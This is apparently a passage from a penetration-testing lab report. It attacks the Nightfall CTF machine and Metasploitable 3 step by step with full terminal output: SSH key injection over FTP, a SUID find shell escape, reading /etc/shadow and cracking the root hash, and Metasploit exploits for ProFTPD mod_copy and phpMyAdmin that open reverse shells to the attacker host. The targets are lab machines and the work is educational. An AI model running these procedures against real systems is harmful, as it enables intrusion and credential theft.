Step 1: Moreover, the FTP login was successful using *matt* user's credentials and tried uploading malicious file in */var/www/html* but because of *pyftplib* i.e. python library is used for FTP, it is not possible to access this directory. But the *.ssh* directory was created in FTP session [269].

```

root@kali:~# ftp 192.168.100.20
Connected to 192.168.100.20.
220 pyftplib 1.5.5 ready.
Name (192.168.100.20:kali): matt
331 Username ok, send password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
200 Active data connection established.
125 Data connection already open. Transfer starting.
-rw-----  1 matt    matt      86 Jun 02 19:46 .bash_history
-rw-r--r--  1 matt    matt     220 Aug 26  2019 .bash_logout
-rw-r--r--  1 matt    matt    3526 Aug 26  2019 .bashrc
drwx-----  3 matt    matt    4096 Aug 28  2019 .gnupg
drwxr-xr-x  3 matt    matt    4096 Aug 26  2019 .local
-rw-r--r--  1 matt    matt     807 Aug 26  2019 .profile
-rw-----  1 matt    matt        0 Aug 28  2019 .sh_history
drwxr-xr-x  2 root    root    4096 Jun 02 18:34 .ssh
226 Transfer complete.
ftp> mkdir .ssh
257 "/.ssh" directory created.
ftp> cd .ssh
250 "/.ssh" is the current directory.
ftp>

```

Step 2: Whereas the different approach can be used where the SSH key created on local machine could be injected into the victim machine and the victim machine's tty shell could be accessed by creating the `.ssh` folder as done in previous step and upload the created ssh key inside that folder. The ssh key could be generated on local machine (attacker machine) using `ssh-keygen` with blank passphrase. This will generate two folders namely `id_rsa` and `id_rsa.pub` where `id_rsa` is the identification and `id_rsa.pub` was the public key [269].

```

root@kali:~# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
/root/.ssh/id_rsa already exists.
Overwrite (y/n)? y
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:uUe7YD8WHPk/SkEWF7olXjkP5wbKbkSXZr/D+I2HedI root@kali
The key's randomart image is:
+---[RSA 3072]-----+
|           . o . |
|           + o |
|           .* % . |
|           .o* X O |
|           S..oB  =|
|           oo+..o..|
|           + o.+o B |

```

```
|          . +o+  B.E|
|          .o....*.|
+-----[SHA256]-----+
```

Step 3: The content of the `id_rsa.pub` file was copied to `authorized_keys` file in `.ssh` folder.

```
root@kali:~/ssh# ls -la
total 20
drwx----- 2 root root 4096 Jun  7 23:57 .
drwx----- 7 root root 4096 Jun  7 23:51 ..
-rw----- 1 root root 2590 Jun  7 23:55 id_rsa
-rw-r--r-- 1 root root  563 Jun  7 23:55 id_rsa.pub
-rw-r--r-- 1 root root 1200 Jun  7 20:15 known_hosts
root@kali:~/ssh# cd
root@kali:~# cat ~/.ssh/id_rsa.pub > authorized_keys
root@kali:~# ls -l ~/.ssh/ .
.:
total 296
-rw-r--r-- 1 root root  154 Jun  7 13:29 attention.txt
-rw-r--r-- 1 root root  563 Jun  7 23:58 authorized_keys
-rw-r--r-- 1 root root   78 Jun  7 20:29 passfile.txt
-rw-r--r-- 1 root root  432 Jun  7 13:30 research.txt
-rw-r--r-- 1 root root  111 Jun  7 20:31 root_password.txt
-rw-r--r-- 1 root root 133038 Jun  7 20:58 salary_dec2003.csv
-rw-r--r-- 1 root root 133056 Jun  7 20:40 salary_dec2003.csv.enc
-rw-r--r-- 1 root root   53 Jun  7 20:30 shadowfile.txt
-rw-r--r-- 1 root root   52 Jun  7 13:30 todo.txt
-rw-r--r-- 1 root root  262 Jun  7 20:10 users.txt
/root/.ssh/:
total 12
-rw----- 1 root root 2590 Jun  7 23:55 id_rsa
-rw-r--r-- 1 root root  563 Jun  7 23:55 id_rsa.pub
-rw-r--r-- 1 root root 1200 Jun  7 20:15 known_hosts
root@kali:~#
```

Step 4: The `authorized_keys` file needs to be transferred inside the victim machine using FTP connection inside the created `.ssh` directory [269].

```
root@kali:~# ftp 192.168.100.20
Connected to 192.168.100.20.
220 pyftplib 1.5.5 ready.
Name (192.168.100.20:kali): matt
331 Username ok, send password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> mkdir .ssh
257 "/.ssh" directory created.
ftp> cd .ssh
250 "/.ssh" is the current directory.
ftp> put authorized_keys
local: authorized_keys remote: authorized_keys
200 Active data connection established.
125 Data connection already open. Transfer starting.
```

```
226 Transfer complete.
563 bytes sent in 0.00 secs (2.5446 MB/s)
ftp>
```

F. Playbook 6: SSH login into the victim machine.

Description: After injecting blank SSH key inside the victim machine, the SSH login was successful using valid user's credential.

Step 1 Furthermore, the ssh login into the victim machine was successful.

```
root@kali:~# ssh matt@192.168.100.20
The authenticity of host '192.168.100.20 (192.168.100.20)' can't be
established.
ECDSA key fingerprint is
SHA256:6vqHaROcVDypNHNTRvoZzxrrQ8AJYmoMbl649wFSwi4.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.100.20' (ECDSA) to the list of known
hosts.
Linux nightfall 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5+deb10u2 (2019-08-08)
x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun  2 14:38:28 2021 from 10.10.10.40
matt@nightfall:~$
```

G. Playbook 7: Identify SUID enabled binaries for privilege escalation.

Description: In this exploit, the find command was used to identify SUID enabled binaries. From the *find* command, it was found that */script/find* has SUID permissions. Further, the access to the *nightfall* shell was obtained and the first flag was found in *user.txt* file.

Step 1

- a. After the SSH login was successful, the next step is to get root shell access via bypassing user privileges. The root access could be accomplished by identifying SUID enabled binaries by using *find* command [269].

```
matt@nightfall:~$ find / -perm -u=s -type f 2>/dev/null
/scripts/find
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/mount
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/su
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmccrypt-get-device
```

- b. From the *find* command, it was found that */script/find* has SUID permissions. Further, the access to the *nightfall* shell was obtained by executing */bin/sh* command inside *scripts* folder. In *nightfall* shell, the first flag was found in *user.txt* file [269].

```
matt@nightfall:~$ cd /scripts/
matt@nightfall:/scripts$ ./find . -exec /bin/sh -p \; -quit
$ id
uid=1001(matt) gid=1001(matt) euid=1000(nightfall) egid=1000(nightfall)
groups=1000(nightfall),1001(matt)
$ cd /home/nightfall
$ ls -la
total 44
drwxr-xr-x 5 nightfall nightfall 4096 Jun  2 14:47 .
drwxr-xr-x 4 root        root        4096 Aug 25  2019 ..
-rw----- 1 nightfall nightfall   61 Jun  2 15:46 .bash_history
-rw-r--r-- 1 nightfall nightfall  220 Aug 17  2019 .bash_logout
-rw-r--r-- 1 nightfall nightfall 3526 Aug 17  2019 .bashrc
drwx----- 3 nightfall nightfall 4096 Aug 28  2019 .gnupg
drwxr-xr-x 3 nightfall nightfall 4096 Aug 17  2019 .local
-rw----- 1 nightfall nightfall  337 Aug 17  2019 .mysql_history
-rw-r--r-- 1 nightfall nightfall  807 Aug 17  2019 .profile
drwxr-xr-x 2 nightfall nightfall 4096 Jun  2 14:57 .ssh
-rw----- 1 nightfall nightfall   33 Aug 28  2019 user.txt
$ cat user.txt
97fb7140ca325ed96f67be3c9e30083d
$
```

- c. The *nightfall* shell has the limited access. To get full access, the above used approach of injecting blank passphrase ssh key was followed where the *authorized_keys* file was placed inside *.ssh* folder and the *nightfall* full access was achieved.

```
root@kali:~# ssh matt@192.168.100.20
Linux nightfall 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5+deb10u2 (2019-08-08)
x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jun  8 01:02:20 2021 from 10.10.10.50
matt@nightfall:~$ cd /scripts/
matt@nightfall:/scripts$ ./find . -exec /bin/sh -p \; -quit
$ id
uid=1001(matt) gid=1001(matt) euid=1000(nightfall) egid=1000(nightfall)
groups=1000(nightfall),1001(matt)
$ cd /home/nightfall
$ cd .ssh
$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/matt/.ssh/id_rsa):
/home/nightfall/.ssh/id_rsa
/home/nightfall/.ssh/id_rsa already exists.
Overwrite (y/n)? y
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/nightfall/.ssh/id_rsa.
```

```

Your public key has been saved in /home/nightfall/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:WlK02a/TiWOKecnte7hhNPS2v3RKmnCKu7LBAhUo8bs matt@nightfall
The key's randomart image is:
+---[RSA 2048]-----+
|.. .. . |
|... . . + |
|.. . + o |
| o . . o |
| o . S o + |
| o . + . * o |
| E . +. oX.= o .|
| ..++=oB.* o |
| ++=+=+o +. |
+-----[SHA256]-----+
$ pwd
/home/nightfall
$ ls -al ~/.ssh
total 16
drwxr-xr-x 2 nightfall nightfall 4096 Jun  8 01:09 .
drwxr-xr-x 5 nightfall nightfall 4096 Jun  2 14:47 ..
-rw----- 1 nightfall nightfall 1823 Jun  8 01:06 id_rsa
-rw-r--r-- 1 nightfall nightfall  396 Jun  8 01:06 id_rsa.pub
$ cd .ssh
$ cat id_rsa.pub > authorized_keys
$ ssh nightfall@localhost -i ./id_rsa
The authenticity of host 'localhost (:::1)' can't be established.
ECDSA key fingerprint is
SHA256:6vqHaROcVDypNHNTRvoZzxrrQ8AJYmoMbl649wFSwi4.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts
(/home/matt/.ssh/known_hosts).
Linux nightfall 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5+deb10u2 (2019-08-08)
x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun  2 14:58:00 2021 from :::1
nightfall@nightfall:~$ id
uid=1000(nightfall) gid=1000(nightfall)
groups=1000(nightfall),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(
plugdev),109(netdev),111(bluetooth),115(lpadmin),116(scanner)
nightfall@nightfall:~$

```

H. Playbook 8: Privilege escalation by checking sudo rights to CTF.

Description: Sudo rights for the user was checked where it was found that cat command has the sudo rights by using that shadow file was accessed and the root password was cracked as well as the final flag was captured.

Step 1 The sudo rights for *nightfall* was checked where it was found that *nightfall* has sudo rights for *cat* program [269].

```

nightfall@nightfall:~$ sudo -l
Matching Defaults entries for nightfall on nightfall:

```

```
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/b
in
User nightfall may run the following commands on nightfall:
(root) NOPASSWD: /usr/bin/cat
```

Step 2 To take privilege of sudo right for *cat* program, the shadow file was read to get hash values [269].

```
nightfall@nightfall:~$ sudo /usr/bin/cat /etc/shadow
root:$6$JNHsN5GY.jc9CiTg$MjYL9NyNc4GcYS2zNO6PzQNHY2BE/YODBUqsrpI1ps9LK3xQ6
coZs6lonzURBJUDjCRegMHSF5JwCMG1az8k.:18134:0:99999:7:::
daemon*:18126:0:99999:7:::
bin*:18126:0:99999:7:::
sys*:18126:0:99999:7:::
sync*:18126:0:99999:7:::
games*:18126:0:99999:7:::
man*:18126:0:99999:7:::
lp*:18126:0:99999:7:::
mail*:18126:0:99999:7:::
news*:18126:0:99999:7:::
uucp*:18126:0:99999:7:::
proxy*:18126:0:99999:7:::
www-data*:18126:0:99999:7:::
backup*:18126:0:99999:7:::
list*:18126:0:99999:7:::
irc*:18126:0:99999:7:::
gnats*:18126:0:99999:7:::
nobody*:18126:0:99999:7:::
_apt*:18126:0:99999:7:::
systemd-timesync*:18126:0:99999:7:::
systemd-network*:18126:0:99999:7:::
systemd-resolve*:18126:0:99999:7:::
messagebus*:18126:0:99999:7:::
avahi-autoipd*:18126:0:99999:7:::
avahi*:18126:0:99999:7:::
saned*:18126:0:99999:7:::
colord*:18126:0:99999:7:::
hplip*:18126:0:99999:7:::
nightfall:$6$u9n0NMGDN2h3/Npy$y/PVdaqMcdobHf4ZPvbrHNFmWmKpWwamWuKGxn2wqJyge
C09UNJNb10X0HBK15Hs4ZwyFtdwixyyfu2QEC1U4/:18134:0:99999:7:::
systemd-coredump!!:18126:::
sshd*:18126:0:99999:7:::
mysql!!:18126:0:99999:7:::
matt:$6$2u38Z1fOk8zIC5kO$oSfp/Ic0Uhb9225EdHB63ugob.B58mPuJJ8YpMB9hNaZAoJk9n
3rhs9DHobzmsB20E5Yxjqsnn1x.QGKeAmiR1:18134:0:99999:7:::
nightfall@nightfall:~$
```

Step 3 After that the hash of root user was saved in a text file and the password cracking tool i.e. *John the ripper* was used to crack password for root [269].

```
root@kali:~# cat hash_value
root:$6$JNHsN5GY.jc9CiTg$MjYL9NyNc4GcYS2zNO6PzQNHY2BE/YODBUqsrpI1ps9LK3xQ6
coZs6lonzURBJUDjCRegMHSF5JwCMG1az8k.:18134:0:99999:7:::
root@kali:~# john hash_value
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
```


The second requirement of building Metasploitable 3 is vagrant. It was developed by HashiCorp, it is a tool used for building and managing virtual machine environments which automates system configuration. I am developing the Linux version, so I used the Debian version provided by the HashiCorp.

Install the Debian package and check the version. The version I have used is 2.1.2.

Packer:

The third requirement for building Metasploitable 3 is packer. This tool is produced by HashiCorp. Its purpose is to automate the creation of any type of machine image. I have downloaded the Debian version.

Packer Vagrant Reload Plugin:

The final requirement is a Vagrant Plugin known as vagrant-reload. This plugin helps to reload during virtual machine provisioning. The Metasploitable 3 requires this plugin so I have installed it. [270]

Msf console: Msfconsole is the most popular interface of the Metasploit Framework(MSF). It has all-in-one centralized console and allows you efficient access to virtually all the options available in MSF.

```

root@kali:/home/kali# msfconsole

.
.

dBBBBBBb  dBBBBP dBBBBBBP dBBBBBb .
' dB'      BBP
dB'dB'dB' dBBP    dBP    dBP BB
dB'dB'dB' dBP     dBP    dBP BB
dB'dB'dB' dBBBBP  dBP     dBBBBBBB

dBBBBBP  dBBBBBb  dBP    dBBBBP dBP dBBBBBBP
.          .          dB' dBP    dB'.BP
|          dBP    dBBBB' dBP    dB'.BP dBP    dBP
--o--      dBP    dBP    dBP    dB'.BP dBP    dBP
|          dBBBBP dBP    dBBBBP dBBBBP dBP    dBP

.
.
o          To boldly go where no
shell has gone before

=[ metasploit v5.0.87-dev ]
+ -- ==[ 2006 exploits - 1096 auxiliary - 343 post ]
+ -- ==[ 562 payloads - 45 encoders - 10 nops ]
+ -- ==[ 7 evasion ]

Metasploit tip: Enable verbose logging with set VERBOSE true

```

Benefits:

- It is the only supported way to access most of the features within Metasploit.
- Provides a console-based interface to the framework
- Contains the most features and is the most stable MSF interface
- Full readline support, tabbing, and command completion

Internet Connection:

We should make sure that we have a reliable internet connection. So that the process will not stop.

Tools Used:

Machine	Role	IP address
Kali Linux (Metasploit framework – msfconsole)	Attacker (External Zone)	10.10.10.30
Metasploitable 3 Ubuntu 14.04	Victim (Proxy Zone)	192.168.90.15

A preliminary nmap scan on the target ip address revealed a few services.

```
root@kali:/home/kali# nmap -sV -Pn -T4 -p 1-65535 -oX m3rahim.xml 192.168.90.15
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-27 22:21 EDT
Nmap scan report for 192.168.90.15
Host is up (0.0012s latency).
Not shown: 65521 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7
111/tcp   open  rpcbind      2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp   open  ipp          CUPS 1.7
3306/tcp  open  mysql        MySQL (unauthorized)
6667/tcp  open  irc          UnrealIRCd
6697/tcp  open  irc          UnrealIRCd
8067/tcp  open  irc          UnrealIRCd
8181/tcp  open  http         WEBrick httpd 1.3.1 (Ruby 2.3.7 (2018-03-28))
10010/tcp open  rxapi?
55091/tcp open  status       1 (RPC #100024)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port10010-TCP:V=7.80%I=7%D=5/27%Time=60B053C3%P=x86_64-pc-linux-gnu%r(G
SF:enericLines,67,"HTTP/1.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20
SF:text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\
SF:\x20Request")%r(GetRequest,8F,"HTTP/1.0\x20404\x20Not\x20Found\r\nDate:
SF:\x20Fri,\x2028\x20May\x202021\x2021:55\x20GMT\r\nContent-Length:\x20
SF:19\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\n\r\n404:\x20Page
SF:\x20Not\x20Found")%r(HTTPOptions,8F,"HTTP/1.0\x20404\x20Not\x20Found\r
SF:\nDate:\x20Fri,\x2028\x20May\x202021\x2021:55\x20GMT\r\nContent-Leng
SF:th:\x2019\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\n\r\n404:\
SF:\x20Page\x20Not\x20Found")%r(RTSPRequest,67,"HTTP/1.1\x20400\x20Bad\x20
SF:Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:
SF:\x20close\r\n\r\n400\x20Bad\x20Request")%r(Help,67,"HTTP/1.1\x20400\x2
SF:0Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nCon
SF:nection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(SSLSessionReq,67,"HT
SF:TP/1.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20cha
SF:rset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(Ter
SF:minalServerCookie,67,"HTTP/1.1\x20400\x20Bad\x20Request\r\nContent-Typ
SF:e:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x
```

```

SF:20Bad\x20Request")%r(TLSSessionReq,67,"HTTP/1\1\x20400\x20Bad\x20Reque
SF:st\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20c
SF:lose\r\n\r\n400\x20Bad\x20Request")%r(Kerberos,67,"HTTP/1\1\x20400\x20
SF:Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConn
SF:ection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(FourOhFourRequest,8F,
SF:"HTTP/1\0\x20404\x20Not\x20Found\r\nDate:\x20Fri,\x2028\x20May\x202021
SF:\x2002:22:20\x20GMT\r\nContent-Length:\x2019\r\nContent-Type:\x20text/p
SF:lain;\x20charset=utf-8\r\n\r\n404:\x20Page\x20Not\x20Found")%r(LPDStrin
SF:g,67,"HTTP/1\1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain
SF:;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request
SF:")%r(LDAPSearchReq,67,"HTTP/1\1\x20400\x20Bad\x20Request\r\nContent-Ty
SF:pe:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\
SF:x20Bad\x20Request");
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404, irc.TestIRC.net;
OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 103.65 seconds

```

I. Playbook 9: ProFtpd 1.3.5 exploit on Ubuntu 14.04.

Exploit : exploit/unix/ftp/proftpd_modcopy_exec

Exploit Description: The module exploits commands like SITE CPMR/CPTO in the ProFTPD version 1.3.5. These commands can copy files from any part of the filesystem and there is also a chance that they can be misused by unauthenticated users. The copy commands are executed with the ProFTPD service which runs under ‘nobody’ user privileges by default. PHP remote code can be executed by using /proc/self/cmdline to copy a PHP payload to the website directory. [271] [272]

Step 1: Nmap scan result has specified that there are some open ports in the target machine IP address. One can use this ports and services to exploit the target using different methods. First, I am using the “exploit/unix/ftp/proftpd_modcopy_exec” and checked the options. The options in this exploit are as follows.

```

Msf5 > use exploit/unix/ftp/proftpd_modcopy_exe
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > show options
Module options (exploit/unix/ftp/proftpd_modcopy_exec):
  Name          Current Setting  Required  Description
  ----          -
  Proxies              no          A proxy chain of format
type:host:port[,type:host:port][...]
  RHOSTS              yes         The target host(s), range CIDR
identifier, or hosts filewith syntax `file:<path>'
  RPORT              80          HTTP port (TCP)
  RPORT_FTP          21          FTP port
  SITEPATH           /var/www     Absolute writable website path
  SSL                 false       Negotiate SSL/TLS for outgoing
connections
  TARGETURI          /            Base path to the website
  TMPPATH            /tmp        Absolute writable path
  VHOST              no          HTTP server virtual host

Exploit target:

  Id  Name

```

```
-- ----  
0 ProFTPD 1.3.5
```

Step 2: From the results obtained above in options, I have set the RHOSTS to the target IP address i.e., 192.168.90.15 and the SITEPATH to var/www/html. ProFTPD vulnerability can be triggered when it has the rights to write into a web accessible folder having the privileges of ProFTPD.

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOSTS 192.168.90.15  
RHOSTS => 192.168.90.15  
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/html  
SITEPATH => /var/www/html
```

Step 3: The exploit can be initiated by using the commands “exploit” or “run”. This opens a reverse TCP session from the attacker to victim for this it will execute the php payload “s00yZve.php”. This exploit will open a shell session connecting the victim. Here I have used the id command to get the uid (user id) and gid (group id). I have also used “cat /etc/passwd | tail -7” to get the user info and file locations. [271]

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > exploit  
  
[*] Started reverse TCP handler on 10.10.10.30:4444  
[*] 192.168.90.15:80 - 192.168.90.15:21 - Connected to FTP server  
[*] 192.168.90.15:80 - 192.168.90.15:21 - Sending copy commands to FTP  
server  
[*] 192.168.90.15:80 - Executing PHP payload /s00yZve.php  
[*] Command shell session 1 opened (10.10.10.30:4444 ->  
192.168.90.15:56840) at 2021-05-27 23:13:17 -0400  
  
id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
  
cat /etc/passwd | tail -7  
jabba_hutt:x:1122:100::/home/jabba_hutt:/bin/bash  
greedo:x:1123:100::/home/greedo:/bin/bash  
chewbacca:x:1124:100::/home/chewbacca:/bin/bash  
kylo_ren:x:1125:100::/home/kylo_ren:/bin/bash  
mysql:x:105:111:MySQL Server,,,:/nonexistent:/bin/false  
avahi:x:106:113:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false  
colord:x:107:115:colord colour management  
daemon,,,:/var/lib/colord:/bin/false
```

J. Playbook 10: PhpMyAdmin Remote Code Execution with preg_replace

Exploit: use exploit/multi/http/phpmyadmin_preg_replace

Exploit Description: This module exploits PREG_REPLACE_EVAL vulnerability in phpMyAdmin's replace_prefix_tbl within libraries/mult_submits.inc.php via db_settings.php and this exploit affects the 3.5x < 3.5.8.1 and 4.0.0 < 4.0.0-rc3 versions. The PHP versions >5.4.6 are not vulnerable. [272] [273]

Step 1: This exploit targets the apache http server of the victim. The version Apache httpd 2.4.7 is generally vulnerable to this exploit. This can be done in msfconsole with the command “use exploit/multi/http/phpmyadmin_preg_replace”. I have checked the available options which are subjected to change.

```
msf5 > use exploit/multi/http/phpmyadmin_preg_replace  
msf5 exploit(multi/http/phpmyadmin_preg_replace) > options
```

```
Module options (exploit/multi/http/phpmyadmin_preg_replace):
```

Name	Current Setting	Required	Description
-----	-----	-----	-----
PASSWORD		no	Password to authenticate with
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/phpmyadmin/	yes	Base phpMyAdmin directory path
USERNAME	root	yes	Username to authenticate with
VHOST		no	HTTP server virtual host

```
Exploit target:
```

Id	Name
--	----
0	Automatic

Step 2: As we can see there is no RHOSTS set in the options, and we also need a suitable payload for the exploit. Setting the RHOSTS to victims IP address i.e., 192.168.90.15. I have searched the payloads using the “show payloads” command and I had selected the reverse TCP payload used to establishes meterpreter session to the victim. and set it using the command “set payload php/meterpreter/reverse_tcp”.

```
msf5 exploit(multi/http/phpmyadmin_preg_replace) > set RHOSTS 192.168.90.15
RHOSTS => 192.168.90.15
msf5 exploit(multi/http/phpmyadmin_preg_replace) > show payloads

Compatible Payloads
=====

#   Name                               Disclosure Date   Rank   Check
Description
-   ----                               -
-----

0   generic/custom                       manual          No
Custom Payload
1   generic/shell_bind_tcp                manual          No
Generic Command Shell, Bind TCP Inline
2   generic/shell_reverse_tcp             manual          No
Generic Command Shell, Reverse TCP Inline
3   multi/meterpreter/reverse_http        manual          No
Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple
Architectures)
```

```

 4  multi/meterpreter/reverse_https          manual No
Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple
Architectures)
 5  php/bind_perl                          manual No
PHP Command Shell, Bind TCP (via Perl)
 6  php/bind_perl_ipv6                    manual No
PHP Command Shell, Bind TCP (via perl) IPv6
 7  php/bind_php                           manual No
PHP Command Shell, Bind TCP (via PHP)
 8  php/bind_php_ipv6                     manual No
PHP Command Shell, Bind TCP (via php) IPv6
 9  php/download_exec                      manual No
PHP Executable Download and Execute
10  php/exec                               manual No
PHP Execute Command
11  php/meterpreter/bind_tcp              manual No
PHP Meterpreter, Bind TCP Stager
12  php/meterpreter/bind_tcp_ipv6        manual No
PHP Meterpreter, Bind TCP Stager IPv6
13  php/meterpreter/bind_tcp_ipv6_uuid   manual No
PHP Meterpreter, Bind TCP Stager IPv6 with UUID Support
14  php/meterpreter/bind_tcp_uuid        manual No
PHP Meterpreter, Bind TCP Stager with UUID Support
15  php/meterpreter/reverse_tcp          manual No
PHP Meterpreter, PHP Reverse TCP Stager
16  php/meterpreter/reverse_tcp_uuid     manual No
PHP Meterpreter, PHP Reverse TCP Stager
17  php/meterpreter_reverse_tcp          manual No
PHP Meterpreter, Reverse TCP Inline
18  php/reverse_perl                     manual No
PHP Command, Double Reverse TCP Connection (via Perl)
19  php/reverse_php                      manual No
PHP Command Shell, Reverse TCP (via PHP)

msf5 exploit(multi/http/phpmyadmin_preg_replace) > set payload
payload => php/meterpreter/reverse_tcp

```

Step 3: I have checked the options after setting the payload. The LHOST was not set by default, so we need to set the LHOST to attacker's IP address. The LPORT is set to 4444 by default.

```

msf5 exploit(multi/http/phpmyadmin_preg_replace) > set LHOST 10.10.10.30
LHOST => 10.10.10.30
msf5 exploit(multi/http/phpmyadmin_preg_replace) > options

Module options (exploit/multi/http/phpmyadmin_preg_replace):

  Name          Current Setting  Required  Description
  ----          -
  PASSWORD      password         no        Password to authenticate with

```



```

Proxies          no          A proxy chain of format
type:host:port[,type:host:port][...]
RHOSTS          192.168.90.15  yes          The target host(s), range CIDR
identifier, or hosts file with syntax 'file:<path>'
RPORT           80             yes          The target port (TCP)
SSL             false          no           Negotiate SSL/TLS for outgoing
connections
TARGETURI       /phpmyadmin/   yes          Base phpMyAdmin directory path
USERNAME        root           yes          Username to authenticate with
VHOST           no             no           HTTP server virtual host

```

Payload options (php/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	10.10.10.30	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic

Step 4: The password is not assigned in the options. Setting password by using the command “set PASSWORD sploitme”. Then I started the exploit by using “run” this opens a reverse TCP meterpreter session from the attacker to the php html server of the victim. [274]

Post Exploitation: “getuid” is used to get the userid of the server on which the meterpreter session is open. “ls” has listed the list of files in the server path “var/html/www/phpmyadmin”

```

msf5 exploit(multi/http/phpmyadmin_preg_replace) > set PASSWORD sploitme
PASSWORD => sploitme
msf5 exploit(multi/http/phpmyadmin_preg_replace) > run

[*] Started reverse TCP handler on 10.10.10.30:4444
[*] phpMyAdmin version: 3.5.8
[*] The target appears to be vulnerable.
[*] Grabbing CSRF token...
[+] Retrieved token
[*] Authenticating...
[+] Authentication successful
[*] Sending stage (38288 bytes) to 192.168.90.15
[*] Meterpreter session 2 opened (10.10.10.30:4444 -> 192.168.90.15:49909)
at 2021-05-28 10:45:54 -0400

meterpreter > getuid
Server username: www-data (33)
meterpreter > ls
Listing: /var/www/html/phpmyadmin

```

```

=====
Mode                Size      Type    Last modified      Name
----                -
100644/rw-r--r--   31469    fil     2013-04-08 08:06:50 -0400  ChangeLog
100644/rw-r--r--  257422   fil     2013-04-08 08:06:50 -0400
Documentation.html
100644/rw-r--r--   180100   fil     2013-04-08 08:06:50 -0400
Documentation.txt
100644/rw-r--r--   18011    fil     2013-04-08 08:06:50 -0400  LICENSE
100644/rw-r--r--   2099     fil     2013-04-08 08:06:50 -0400  README
100644/rw-r--r--   1207     fil     2013-04-08 08:06:50 -0400  README.VENDOR
100644/rw-r--r--    29       fil     2013-04-08 08:06:51 -0400  RELEASE-DATE-
3.5.8
100644/rw-r--r--   11256    fil     2013-04-08 08:06:50 -0400
browse_foreigners.php
